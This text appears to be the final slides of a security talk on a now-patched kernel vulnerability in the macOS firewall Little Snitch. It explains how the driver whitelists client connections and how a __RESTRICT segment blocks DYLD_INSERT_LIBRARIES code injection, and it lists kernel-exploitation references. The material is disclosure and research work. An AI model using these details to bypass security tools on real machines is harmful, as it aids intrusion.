
- Fixed a critical security vulnerability that makes it possible for malicious software to run arbitrary code at the kernel level. Credit to Patrick Wardle (Synack, Inc.) for discovering this issue.
- Fixed an incompatibility of the Little Snitch Installer with some older OS X versions.
- Fixed a memory leak in Little Snitch Configuration.

VENDOR RESPONSE :)

more improvements

i

"Little Snitch implements driver checks that attempt to restrict driver connections to particular user applications"
-@osxreverser ("Shut up snitch!")



called on client connects

1

`::newUserClient(task_t task, ... )`

2

`::initWithTask()`


3

`verifyClient()
if(clientHash != whitelist)
{
 //deny client connection
}`


i/o kit methods

client validation

VENDOR RESPONSE :)
more improvements



"Shut up snitch!" @osxreverser



Little Snitch Agent

RAW RVA

Search

Offset	Data	Description	Value
00000B48	00000019	Command	LC_SEGMENT_64
00000B4C	00000098	Command Size	152
00000B50	5F5F5245535452494354000...	Segment Name	__RESTRICT
00000B60	00000001000C6000	VM Address	4295776504
00000B68	0000000000000000	VM Size	0
00000B70	000000000000C6000	File Offset	811008
00000B78	0000000000000000	File Size	0
00000B80	00000007	Maximum VM Protection	
		00000001	VM_PROT_READ
		00000002	VM_PROT_WRITE
		00000004	VM_PROT_EXECUTE
00000B84	00000003	Initial VM Protection	
		00000001	VM_PROT_READ
		00000002	VM_PROT_WRITE
00000B88	00000001	Number of Sections	1
00000B8C	00000000	Flags	

▼ Executable (X86_64)
Mach64 Header
▼ Load Commands
LC_SEGMENT_64 (__PAGEZERO)
▶ LC_SEGMENT_64 (__TEXT)
▶ LC_SEGMENT_64 (__DATA)
▼ LC_SEGMENT_64 (__RESTRICT)
Section64 Header (__restrict)
LC_SEGMENT_64 (__LINKEDIT)
LC_DYLD_INFO_ONLY
LC_SYMTAB
LC_DYSYMTAB
LC_LOAD_DYLINKER
LC_UUID
LC_VERSION_MIN_MACOSX
LC_SOURCE_VERSION
LC_MAIN
LC_LOAD_DYLIB (libcrypto.0.9...

preventing code-injection
(into client)

 The loader (dyld) will ignore DYLD_INSERT_LIBRARIES, if the binary contains a "__RESTRICT" segment + "__restrict" section


OBJECTIVE-SEE (.COM)

free security tools & malware samples



 products  malware  blog  about

*"providing visibility
to the core"*



OverSight




Ostiararius



TaskExplorer



KnockKnock



BlockBlock




KextViewr




RansomWhere?

QUESTIONS & ANSWERS

contact me any time :)



patrick@synack.com



@patrickwardle



Objective-See



Synack

final thought ;)

"Is it crazy how saying sentences backwards creates backwards sentences saying how crazy it is?" -Have_One, reddit.com

CREDITS

mahalo :)



images

- FLATICON.COM
- THEZOOM.COM
- ICONMONSTR.COM
- [HTTP://WIRDOU.COM/2012/02/04/IS-THAT-BAD-DOCTOR/](http://wirdou.com/2012/02/04/is-that-bad-doctor/)
- [HTTP://TH07.DEVIANTART.NET/FS70/PRE/F/2010/206/4/4/441488BCC359B59BE409CA02F863E843.JPG](http://th07.deviantart.net/fs70/pre/f/2010/206/4/4/441488BCC359B59BE409CA02F863E843.JPG)



resources

- "IOS KERNEL EXPLOITATION --- IOKIT EDITION ---" -STEFANO ESSER
- "REVISITING MAC OS X KERNEL ROOTKITS!" -PEDRO VILAÇA
- "FIND YOUR OWN IOS KERNEL BUG" -XU HAO/XIABO CHEN
- "ATTACKING THE XNU KERNEL IN EL CAPITAN" -LUCA TODESCO
- "HACKING FROM IOS 8 TO IOS 9" -TEAM PANGU
- "SHOOTING THE OS X EL CAPITAN KERNEL LIKE A SNIPER" -LIANG CHEN/QIDAN HE
- "OPTIMIZED FUZZING IOKIT IN IOS" -LEI LONG
- "MAC OS X AND IOS INTERNALS" -JONATHAN LEVIN
- "OS X AND IOS KERNEL PROGRAMMING" -OLE HALVORSEN/DOUGLAS CLARKE
- "IOKIT FUZZING, SMETHODS AND IDA" -FERMÍN J. SERNA
- "SHUT UP SNITCH!" -@OSXREVERSER